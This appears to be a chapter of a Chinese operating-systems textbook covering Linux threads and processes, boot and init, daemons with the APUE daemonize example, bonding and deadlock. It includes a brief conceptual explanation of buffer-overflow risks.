同一个进程中的多个线程，它们的内存空间是共享的（栈除外），在一个线程修改的内存内容，对所有线程都生效。这是一个优点也是一个缺点。说它是优点，线程的数据交换变得非常快捷。说它是缺点，一个线程死掉了，其它线程也性命不保；多个线程访问共享数据，需要昂贵的同步开销，也容易造成同步相关的 BUG。

线程间共享：地址空间，全局变量，打开文件，子进程，即将发生的报警，信号与信号处理程序，账户信息。线程私有：程序计数器，寄存器，堆栈，状态。和传统进程一样（即只有一个线程的进程），线程可以处于若干种状态的任何一个：运行、阻塞、就绪或终止。线程自己的堆栈往往属于进程堆栈的一部分，thread switch 时通常无需专门进行保存。thread switch 时，往往只需要保存寄存器信息，故 switch 的开销较小。




图 14-2 进程的典型内存布局示例

14.1.3 Linux 进程结构

`files_struct` 结构保存了进程打开的所有文件表数据，描述一个正被打开的文件。

`struct file` 文件结构体代表一个打开的文件，系统中的每个打开的文件在内核空间都有一个关联的 `struct file`。它由内核在打开文件时创建，并传递给在文件上进行操作的任何函数。在文件的所有实例都关闭后，内核释放这个数据结构。在内核创建和驱动源码中，`struct file` 的指针通常被命名为 `file` 或 `filp`。`struct file` 包含的 `struct file_operations` 成员包含着与文件关联的操作，如 `seek`, `read`, `write`。

14.1.4 Linux 线程模型

线程的实现分为两种方式，多对一模型和一对一模型。多对一模型下，内核对线程无知，以进程为调度单位，而线程调度是由用户进程完成的，可理解成进程将内核分配给自己的时间片二次分配给自己的线程。此设计缺点明显：线程的阻塞导致进程阻塞。一对一模型下，内核以线程为单位进行调度，LinuxThreads 和 NPTL 均使用一对一模型。

LinuxThread 使用 `clone` 系统调用来产生“线程”，这里的线程虽符合轻量进程的定义，




图 14-3 进程的典型内存布局示例

但它又具备了进程的若干特性，如拥有独立的进程 id 和信号机制等等。内核在进行调度时，仍然按照传统的进程调度机制，在这个意义上，是将“线程”当作进程来处理的，内核对线程并无特殊支持。

LinuxThreads 设计的一些局限性：

- 由于它是围绕一个管理线程来设计的，因此会导致很多的上下文切换的开销，这可能会妨碍系统的可伸缩性和性能。由于管理线程只能在一个 CPU 上运行，因此所执行的同步操作在 SMP 或 NUMA 系统上可能会产生可伸缩性的问题。
- 由于线程的管理方式，以及每个线程都使用了一个不同的进程 ID，对信号的处理是按照每线程的原则建立的，因此 LinuxThreads 与其他与 POSIX 相关的线程库并不兼容。
- 由于内核实际上将线程“认作”进程，因此针对进程的诸多限制也被应用在线程上，比如可用进程总数等，/proc 下也有大量进程项对应线程。

NPTL，或称为 Native POSIX Thread Library，是 Linux 线程的一个新实现，它克服了 LinuxThreads 的缺点，同时也符合 POSIX 的需求。与 LinuxThreads 相比，它在性能和稳定




图 14-4 file_struct 中的 fd 数组




图 14-5 进程与 VFS 的交互

性方面都提供了重大的改进。自 2.6 内核以来，NPTL 取代 LinuxThreads 成为了新的 Linux 线程标准。

NPTL 使用了跟 LinuxThread 相同的办法，在内核里面线程仍然被当作是一个进程，并且仍然使用了 clone() 系统调用（在 NPTL 库里调用）。但是，NPTL 需要内核级的特殊支持来实现，比如需要挂起然后再唤醒线程的线程同步原语 futex。

与 LinuxThreads 相比，NPTL 具有很多优点：NPTL 没有使用管理线程。管理线程的一些需求，例如向作为进程一部分的所有线程发送终止信号，是并不需要的；因为内核本身就可以实现这些功能。内核还会处理每个线程堆栈所使用的内存的回收工作。它甚至还通过在清除父线程之前进行等待，从而实现对所有线程结束的管理，这样可以避免僵尸进程的问题。由于 NPTL 没有使用管理线程，因此其线程模型在 NUMA 和 SMP 系统上具有

更好的可伸缩性和同步机制。

14.1.5 Thread-local storage

Thread-local storage (TLS) 指“局部”于线程的静态/全局地址位置，实际上是说当多个线程引用同一静态/全局变量时，实际上是引用了不同的地址位置。

Windows API 和 Pthread 均提供了操纵 TLS 变量的接口。C++11 引入了 `thread_local` 关键词，定义 TLS 变量，此外，`gcc` 使用如 `__thread int number;` 语法定义 TLS。Python 如此使用 TLS：

```
1 import threading  
2 mydata = threading.local()  
3 mydata.x = 1
```

14.1.6 进程同步

进程同步是一个操作系统级别的概念，是在多道程序的环境下，存在着不同的制约关系，为了协调这种互相制约的关系，实现资源共享和进程协作，从而避免进程之间的冲突，引入了进程同步。

进程同步的机制有：

- 信号量
- 自旋锁
- 原子操作
- 管程
- 会和
- 分布式系统

管程（英语：Monitors，也称为监视器）是一种程序结构，结构内的多个子程序（对象或模块）形成的工作线程互斥访问共享资源。这些共享资源一般是硬件设备或一群变量。管程实现了在一个时间点，最多只有一个线程在执行管程的某个子程序。与那些通过修改数据结构实现互斥访问的并发程序设计相比，管程实现很大程度上简化了程序设计。管程提供了一种机制，线程可以临时放弃互斥访问，等待某些条件得到满足后，重

新获得执行权恢复它的互斥访问。东尼·霍尔证明了这与信号量是等价的。在编程语言 Concurrent Pascal, Pascal-Plus, Modula-2, Modula-3, Mesa 以及 Java 中都提供这个功能。

一个管程包含: 多个彼此可以交互并共用资源的线程, 多个与资源使用有关的变量, 一个互斥锁, 一个用来避免竞态条件的不变量。一个管程的程序在运行一个线程前会先取得互斥锁, 直到完成线程或是线程等待某个条件被满足才会放弃互斥锁。若每个执行中的线程在放弃互斥锁之前都能保证不变量成立, 则所有线程皆不会导致竞态条件成立。

当一个线程执行管程中的一个子程序时, 称为占用 (occupy) 该管程。管程的实现确保了在一个时间点, 最多只有一个线程占用了该管程。这是管程的互斥锁访问性质。

14.1.7 僵尸进程

在 UNIX 系统中, 一个进程结束了, 但是他的父进程没有等待 (调用 wait/waitpid) 他, 那么他将变成一个僵尸进程。系统调用 exit, 它的作用是使进程退出, 但也仅仅限于将一个正常的进程变成一个僵尸进程, 并不能将其完全销毁。即使是 root 身份 kill-9 也不能杀死僵尸进程。补救办法是杀死僵尸进程的父进程 (僵尸进程的父进程必然存在), 僵尸进程成为“孤儿进程”, 过继给 1 号进程 init, init 始终会负责清理僵尸进程。在 Linux 进程的状态中, 僵尸进程是非常特殊的一种, 它已经放弃了几乎所有内存空间, 没有任何可执行代码, 也不能被调度, 仅仅在进程列表中保留一个位置, 记载该进程的退出状态等信息供其他进程收集, 除此之外, 僵尸进程不再占有任何内存空间。僵尸进程占用了进程号资源, 同时记录着进程的退出状态、进程运行的 CPU 时间等。

为避免僵尸进程, 父进程可以用 signal 函数为 SIGCHLD 安装 handler, 因为子进程结束后, 父进程会收到该信号, 可以在 handler 中调用 wait 回收; 也可以用 signal (SIGCHLD,SIG_IGN) 通知内核, 自己对子进程的结束不感兴趣, 那么子进程结束后, 内核会回收, 并不再给父进程发送信号。

14.1.8 进程通信

共享存储系统、消息传递系统、管道 (以文件系统为基础)。

信号的处理方式包括: 忽略, 捕捉 (调用用户函数), 执行默认动作。有两种信号不能忽略: SIGKILL, SIGSTOP。它们向超级用户提供了使进程终止或停止的可靠方法。

14.1.9 协程与线程的区别

1. 协程并非 os 线程, 所以创建、切换开销比线程相对要小。2. 协程与线程一样有自己的栈、局部变量等, 但是协程的栈是在用户进程空间模拟的, 所以创建、切换开销很小。

3. 多线程程序是多个线程并发执行，也就是说在一瞬间有多个控制流在执行。而协程强调的是一种多个协程间协作的关系，只有当一个协程主动放弃执行权，另一个协程才能获得执行权，所以在某一瞬间，多个协程间只有一个在运行。4. 由于多个协程时只有一个在运行，所以对于临界区的访问不需要加锁，而多线程的情况则必须加锁。5. 多线程程序由于有多个控制流，所以程序的行为不可控，而多个协程的执行是由开发者定义的所以是可控的。

14.2 栈溢出和堆溢出

A thread's assigned stack size can be as small as a few dozen kilobytes. Allocating more memory on the stack than is available can result in a crash due to stack overflow.




图 14-6 用户栈顶端

栈和堆溢出的一个共性就是第三方可以完全依靠提供特定数据实现代码级别的入侵。堆溢出执行恶意代码的一种情况是通过过长的数据破坏堆管理记录结构，使下次申请能得到保存某些特定函数指针的位置，然后进行修改。此外，由于字符串处理函数 (gets, strcpy 等等) 没有对数组越界加以监视和限制，我们利用字符数组写越界，覆盖堆栈中的老元素的值，就可以修改返回地址。

gets 函数 (`char *gets(char *s);`) 和 `fgets(char *fgets(char*, int, FILE*);`) 函数最大的不同是 gets 函数的缓冲区虽然由用户提供，但是用户无法指定其一次最多读入多少字节的内容。这一点导致 gets 变成了一个非常危险的函数。

有时，堆和栈的溢出分别指内存空间的耗尽。递归可能会导致栈耗尽，内存泄露会导致堆耗尽。

14.3 Linux 启动过程

14.3.1 BIOS

BIOS 是英文”Basic Input Output System”的缩略语，它是一组固化到计算机内主板上一个 ROM 芯片上的程序，它保存着计算机最重要的基本输入输出的程序、系统设置信息、开机后自检程序和系统自启动程序。其主要功能是为计算机提供最底层的、最直接的硬件设置和控制。

Bootloader 即引导装入程序，是由 BIOS 用来把操作系统内核镜像装载到 RAM 中所调用的一个程序。它在系统上电时开始执行，初始化硬件设备、准备好软件环境，最后调用系统内核。Linux 在 x86 下的引导装入程序有 Linux Loader(LILO) 和 GRUB，GRUB 更高级，本文假定使用 LILO。

硬盘的第一个扇区称为 MBR(Master Boot Record)，该扇区包含一个分区表和一个小程序，这个小程序用来装载被启动的操作系统所在分区的第一个扇区。Windows 98 使用分区表中的 active 标志来标示活动分区，只有内核镜像存在活动分区中的操作系统才可被启动。而 Linux 的处理方式更为灵活，用一个 Bootloader 取代这个 MBR 中不完善的程序，允许用户来选择要启动的操作系统。LILO 或许在 MBR 上，取代了那个小程序，或许被装在每个分区的引导扇区上。

用户选择引导 Linux 后，LILO 调用 BIOS 例程打印“Loading”信息，从磁盘读取内核镜像。`setup()` 函数的代码在内核镜像文件的 0x200 处，LILO 装载完内核镜像后会跳转到`setup()` 函数处。`setup()` 最终跳转到`startup_32()` 函数处。

`startup_32()` 函数有两个，依次执行。其中第二个`startup_32()` 会创建被称作进程 0 的内核线程(又称 **idle 进程**或 **swapper 进程**)。进程 0 是内核的一部分，不执行任何磁盘程序。进程 0 调用`start_kernel()`。

`start_kernel()` 初始化内核所需的所有数据结构(此前只有少数几个数据结构被建立)，激活中断，创建一个叫进程 1 的内核线程，又叫 **init 进程**。`init` 进程执行`init()` 函数，`init()` 完成内核初始化。`init()` 函数调用`execve()` 装入可执行程序 `init`，结果 `init` 内核线程变成了一个普通进程，并拥有了自己的 per-process 内核数据结构。在系统关闭前，`init` 进程一直存活，因为它创建和监控在操作系统外层执行的所有进程的活动。

14.3.2 init 进程

系统加电之后，首先进行的硬件自检，然后是 bootloader 对系统的初始化，加载内核。内核被加载到内存中之后，就开始执行了。一旦内核启动运行，对硬件的检测就会决定需要对哪些设备驱动程序进行初始化。从这里开始，内核就能够挂装根文件系统。内核挂装

了根文件系统，并已初始化所有的设备驱动程序和数据结构等之后，就通过启动一个叫 init 的用户级程序，完成引导进程。

由 0 号进程创建 1 号进程（内核态），1 号负责执行内核的部分初始化工作及进行系统配置，并创建若干个用于高速缓存和虚拟主存管理的内核线程。随后，1 号进程调用 execve() 运行可执行程序 init，并演变成用户态 1 号进程，即 init 进程。它按照配置文件/etc/inittab 的要求，完成系统启动工作，创建编号为 1 号、2 号... 的若干终端注册进程 getty。每个 getty 进程设置其进程组标识号，并监视配置到系统终端的接口线路。当检测到来自终端的连接信号时，getty 进程将通过函数execve() 执行注册程序 login，此时用户就可输入用户名和密码进入登录过程，如果成功，由 login 程序再通过函数execve() 执行 shell，该 shell 进程接收 getty 进程的 pid，取代原来的 getty 进程。再由 shell 直接或间接地产生其他进程。

上述过程可描述为：0 号进程 ->1 号内核进程 ->1 号内核线程 ->1 号用户进程（init 进程）->getty 进程 ->shell 进程。

14.3.3 init 程序

init 是 Unix 和类 Unix 系统中用来产生其它所有进程的程序。它以守护进程的方式存在，其进程号为 1。

BSD init 运行存放于’/etc/rc’ 的初始化 shell 脚本，然后启动基于文本模式的终端 (getty) 或者基于图形界面的终端 (窗口系统，如 X)。这里没有运行模式的问题，因为文件’rc’ 决定了 init 如何执行。

现代的 BSD 派生系统一直支持使用’rc.local’ 文件的方式，它将在正常启动过程接近最后的时间以子脚本的方式来执行。这样做减少了整个系统无法启动的风险。然后，第三方软件包可以将它们独立的 start/stop 脚本安装到一个本地的’rc.d’ 目录中 (通常这是由 ports collection/pkgsrc 完成的)。FreeBSD 和 NetBSD 现在默认使用 rc.d，该目录中所有的用户启动脚本，都被分成更小的子脚本，和 SysV 类似。

System V init 检查’/etc/inittab’ 文件中是否含有’initdefault’ 项。这告诉 init 系统是否有一个默认运行模式。如果没有默认的运行模式，那么用户将进入系统控制台，手动决定进入何种运行模式。

systemd 意欲取代 System V 和 BSD 风格的 init 的程序。在 RHEL6 中采用的 init 程序为 upstart。在 RHEL7 中开始采用 systemd。

14.3.4 运行级别

- 0 为停机，机器关闭。

- 1 为单用户模式，就像 Win9x 下的安全模式类似。
- 2 为多用户模式，但是没有 NFS 支持。
- 3 为完整的多用户模式，是标准的运行级。除了需要在登录后手动启动图形界面外，与级别 5 相同。
- 4 一般的发行版没定义这个级别。
- 5 就是 X11，进到 X Window 系统了。
- 6 为重启，运行 init 6 机器就会重启。

在 Ubuntu 14.04 上尝试进入级别 2,3,4,5 均处于 X11 界面，进入级别 1 系统退出并卡死。

查看运行级别命令：

```
runlevel
```

先后显示系统上一次和当前运行级别。如果不存在上一次运行级别，则用 N 表示。在 Ubuntu 上运行结果为“N 2”。

改变提供运行级别命令：

```
init [0123456]
```

14.3.5 内核线程

除了 idle 和 init 进程之外，其他内核线程包括：

keventd 执行 kevent_wq 工作队列中的函数。

kapmd 处理与 APM(高级电源管理) 相关的事件。

kswapd 执行内存回收。

pdflush 刷新脏内存的内容到磁盘以回收内存。

kblockd 执行 kblockd_workqueue 工作队列中的函数。它周期性激活块设备驱动程序，因为一些需要激活驱动程序的 work 已被延迟以求提高性能。

ksoftirqd 每个 CPU 都有一个 ksoftirqd，运行 tasklet。




图 14-7 Linux 多网卡绑定原理图

14.4 Linux Bonding

Linux 的多网卡绑定技术是在网卡驱动程序之上、数据链路层之下实现的一个虚拟层，它将多个网卡虚拟成一块虚拟网卡，所以多网卡绑定驱动程序实际上是一种中间驱动程序，是基本驱动程序与网络协议栈之间的接口。

目前 Linux 现有的多网卡绑定驱动共有七种传输模式（算法），依次是：轮转模式、热备份模式、异或模式、广播模式、动态链路聚合模式、自适应传输负载平衡模式、自适应负载平衡模式。其中最常用的是模式 0、1 和 6。

在轮转算法中所有优先级相同的网卡设备维持在一个循环队列中，队列的每个节点（网卡）具有相同的地位，多网卡绑定驱动在这些网卡设备中顺序轮流选择，队列中所有的成员公平分享所有的传输任务。轮转算法的适用面最广，轮转模式适用于绑定驱动中所有节点的处理能力和性能均相同的情况，如适用相同类型的网卡。它的算法思想虽然很简单，但传输能力和传输效率是最好的，不过需要交换机支持，如果交换机未配置链路聚合，则会发生 MAC 地址表的动荡，在配置了链路聚合后不会出现，发出数据包的 MAC 为虚拟网卡 Bond0 的 MAC，限制了它的一些应用场合。

模式 1 的热备份算法可以用来提高服务器的高可用性，在主网卡失效的情况下，备用网卡可以接替主网卡继续工作，但是网卡的利用率只有 $1/N$ ，效率较低。

模式 6 的平衡负载模式，有自动备援，无需交换机特殊配置，即可实现负载均衡，它们的动态负载均衡方式可以根据绑定设备中网卡的负载状态来动态的分配传输任务，主要适用于服务器拥有四块及四块以上网卡的情况。

14.5 守护进程

守护进程是脱离于终端并且在后台运行的进程。守护进程脱离于终端是为了避免进程在执行过程中的信息在任何终端上显示并且进程也不会被任何终端所产生的终端信息所打断。

守护进程，也就是通常说的 Daemon 进程，是 Linux 中的后台服务进程。它是一个生存期较长的进程，通常独立于控制终端并且周期性地执行某种任务或等待处理某些发生的事件。守护进程常常在系统引导装入时启动，在系统关闭时终止。Linux 系统有很多守护进程，大多数服务都是通过守护进程实现的，同时，守护进程还能完成许多系统任务，例如，作业规划进程 crond、打印进程 lqd 等（这里的结尾字母 d 就是 Daemon 的意思）。

Linux 守护进程包括：init(系统守护进程，启动各运行层次的系统服务)，keventd(为在内核中运行 scheduled function 提供进程上下文)，kapmd(高级电源管理)，kswapd (页面交换守护进程)，pdflush(内存达到下限时冲洗脏缓冲区)，kupdated(定期冲洗脏缓冲区)等。

常见的服务 Deamon 包括：

atd and crond : Task scheduler daemons

bootparmd and dhcpcd : Dynamic Host Configuration Protocol and Internet Bootstrap Protocol servers

fingerd : Finger server。Finger 是 UNIX 系统中用于查询用户情况的实用程序 (dos 系统也包含此命令)。UNIX 系统保存了每个用户的详细资料，包括 E-mail 地址、帐号，在现实生活中的真实姓名、登录时间、有没有未阅读的信件，最后一次阅读 E-mail 的时间以及外出时的留言等资料。当你用 Finger 命令查询时，系统会将上述资料一一显示在你有终端或计算机上。

ftpd : File Transfer Protocol (FTP) server

httpd : Hypertext Transfer Protocol (HTTP) daemon (web server)

identd : Provides the identity of a user of a particular TCP connection

inetd and xinetd : Internet Superserver daemon

named : A Domain Name System (DNS) server daemon

nfsd : Network File System (NFS) daemon

ntpd : Network Time Protocol (NTP) service daemon

portmap, rpcbind : SunRPC port mapper, 将 RPC 程序号映射为网络端口号。

mysqld, postgresql : Database server daemons

routed, gated : Manages routing tables

nfsd, mountd, statd : Part of typical Network File System implementation。mount 协议是 NFS 协议的一部分。

rwhod : Maintains the database used by the rwho and ruptime tools

sendmail, postfix : mail transfer agent daemons

snmpd : Simple Network Management Protocol Daemon

syslogd : 为各程序提供系统日志功能。

telnetd and sshd : Telnet and Secure Shell server daemons

ypbind : A bind server for Network Information Service ("Yellow Pages")

cupsd : 打印假脱机进程，处理系统提出的所有打印请求。

守护进程创建过程：

1. 创建子进程，父进程退出。在 Linux 中父进程先于子进程退出会造成子进程成为孤儿进程，而每当系统发现一个孤儿进程时，就会自动由 1 号进程（init）收养它，这样，原先的子进程就会变成 init 进程的子进程。
2. 脱离控制终端、登录会话和进程组。由于在调用了 fork 函数时，子进程全盘拷贝了父进程的会话期、进程组、控制终端等，虽然父进程退出了，但会话期、进程组、控制终端等并没有改变，因此，这还不是真正意义上的独立开来，而 setsid 函数能够使进程完全独立出来，从而摆脱其他进程的控制。为禁止子进程重新打开控制终端，可以再次调用 fork 使进程不再成为会话组长：`if(pid=fork()) exit(0);`
3. 改变工作目录。一般需要将工作目录改变到根目录 (`chdir("/")`)。对于需要转储核心，写运行日志的进程将工作目录改变到特定目录如/tmp。
4. 重设文件权限掩码。进程从创建它的父进程那里继承了文件创建掩模。它可能修改守护进程所创建的文件的存取位。为防止这一点，将文件创建掩模清除：`umask(0);`
5. 关闭文件描述符。

6. 设置信号处理。如 SIGCHLD 信号(非必须)。

以下是 APUE 给出的守护进程创建实例：

```
1 #include "apue.h"
2 #include <syslog.h>
3 #include <fcntl.h>
4 #include <sys/resource.h>
5
6 void
7 daemonize(const char *cmd)
8 {
9     int             i, fd0, fd1, fd2;
10    pid_t          pid;
11    struct rlimit   rl;
12    struct sigaction sa;
13
14    /*
15     * Clear file creation mask.
16     */
17    umask(0);
18
19    /*
20     * Get maximum number of file descriptors .
21     */
22    if (getrlimit(RLIMIT_NOFILE, &rl) < 0)
23        err_quit("%s: can't get file limit", cmd);
24
25    /*
26     * Become a session leader to lose controlling TTY.
27     */
28    if ((pid = fork()) < 0)
29        err_quit("%s: can't fork", cmd);
30    else if (pid != 0) /* parent */
31        exit(0);
32
33    setsid();
34
35    /*
36     * Ensure future opens won't allocate controlling TTYs.
37     */
38    sa.sa_handler = SIG_IGN;
39    sigemptyset(&sa.sa_mask);
40    sa.sa_flags = 0;
```

```
40 if ( sigaction (SIGHUP, &sa, NULL) < 0)
41     err_quit ("%s: can't ignore SIGHUP");
42 if ((pid = fork ()) < 0)
43     err_quit ("%s: can't fork", cmd);
44 else if (pid != 0) /* parent */
45     exit (0);
46
47 /*
48 * Change the current working directory to the root so
49 * we won't prevent file systems from being unmounted.
50 */
51 if (chdir ("/") < 0)
52     err_quit ("%s: can't change directory to /");
53
54 /*
55 * Close all open file descriptors .
56 */
57 if (rl.rlim_max == RLIM_INFINITY)
58     rl.rlim_max = 1024;
59 for (i = 0; i < rl.rlim_max; i++)
60     close (i);
61
62 /*
63 * Attach file descriptors 0, 1, and 2 to /dev/null .
64 */
65 fd0 = open ("/dev/null", O_RDWR);
66 fd1 = dup(0);
67 fd2 = dup(0);
68
69 /*
70 * Initialize the log file .
71 */
72 openlog(cmd, LOG_CONS, LOG_DAEMON);
73 if (fd0 != 0 || fd1 != 1 || fd2 != 2) {
74     syslog(LOG_ERR, "unexpected file descriptors %d %d %d",
75         fd0, fd1, fd2);
76     exit (1);
77 }
78 }
```

14.6 死锁

死锁产生的现场：当 A 进程 P S2 信号量而 B 进程 P S1 信号量时就会产生死锁，因为 S2 信号量需要 B 进程释放，而 S1 信号量需要 A 进程释放，因此两个进程都在等相互的资源，造成死锁。




图 14-8 死锁示例

死锁产生的条件：

- 互斥条件：进程要求对所分配的资源进行排它性控制，即在一段时间内某资源仅为一进程所占用。（信号量 $s_1 s_2$ 为互斥的信号量，只能被一个进程占用）
- 请求和保持（部分分配，占有申请）：已持有资源的进程可以请求新资源（A 进程在获取 s_2 阻塞时，一直占用 s_1 ）
- 不可剥夺条件：进程已获得的资源在未使用完之前，不能剥夺，只能在使用完时由自己释放。（ s_1 只能由 A 进程释放， s_2 只能由 B 进程释放）
- 环路等待条件：在发生死锁时，必然存在一个进程 - 资源的环形链。（A B 进程都是环形链路）

为避免死锁，可以从上述后三个条件入手，而第一个互斥条件是无法被破坏的 [10]。

银行家算法（Banker's Algorithm）是一个避免死锁（Deadlock）的著名算法，是由 Edsger Dijkstra 在 1965 年为 T.H.E 系统设计的一种避免死锁产生的算法。它以银行借贷系统的分配策略为基础，判断并保证系统的安全运行。

如果所有过程有可能完成执行（终止），则一个状态（如上述范例）被认为是安全的。由于系统无法知道什么时候一个过程将终止，或者之后它需要多少资源，系统假定所有进程将最终试图获取其声明的最大资源并在不久之后终止。在大多数情况下，这是一个合理的假设，因为系统不是特别关注每个进程运行了多久（至少不是从避免死锁的角度）。此外，如果一个进程终止前没有获取其它能获取的最多的资源，它只是让系统更容易处理。

基于这一假设，该算法通过尝试寻找允许每个进程获得的最大资源并结束（把资源返还给系统）的进程请求的一个理想集合，来决定一个状态是否是安全的。不存在这个集合的状态都是不安全的。如果一个资源请求无法被满足，则驳回。如果该请求 key 被满足，但导致系统离开了安全状态，则该请求不被受理，即延缓执行或驳回。

14.7 外设




图 14-9 Linux 外设接口模型

在对块设备进行 I/O 操作时，图 14-10 中的映射层将“文件偏移量，读写长度”数值对映射为若干组连续的磁盘逻辑块，必要时借助文件系统（读取 inode）。通用块层对每组连续的块发起 BIO 操作。内核中用 inode 结构表示索引节点，可以是文件，也可以是目录。inode（可理解为 ext2 inode）对应于物理磁盘上的具体对象。




图 14-10 与块设备操作相关的内核组件




图 14-11 VFS 在 copy 操作中的作用

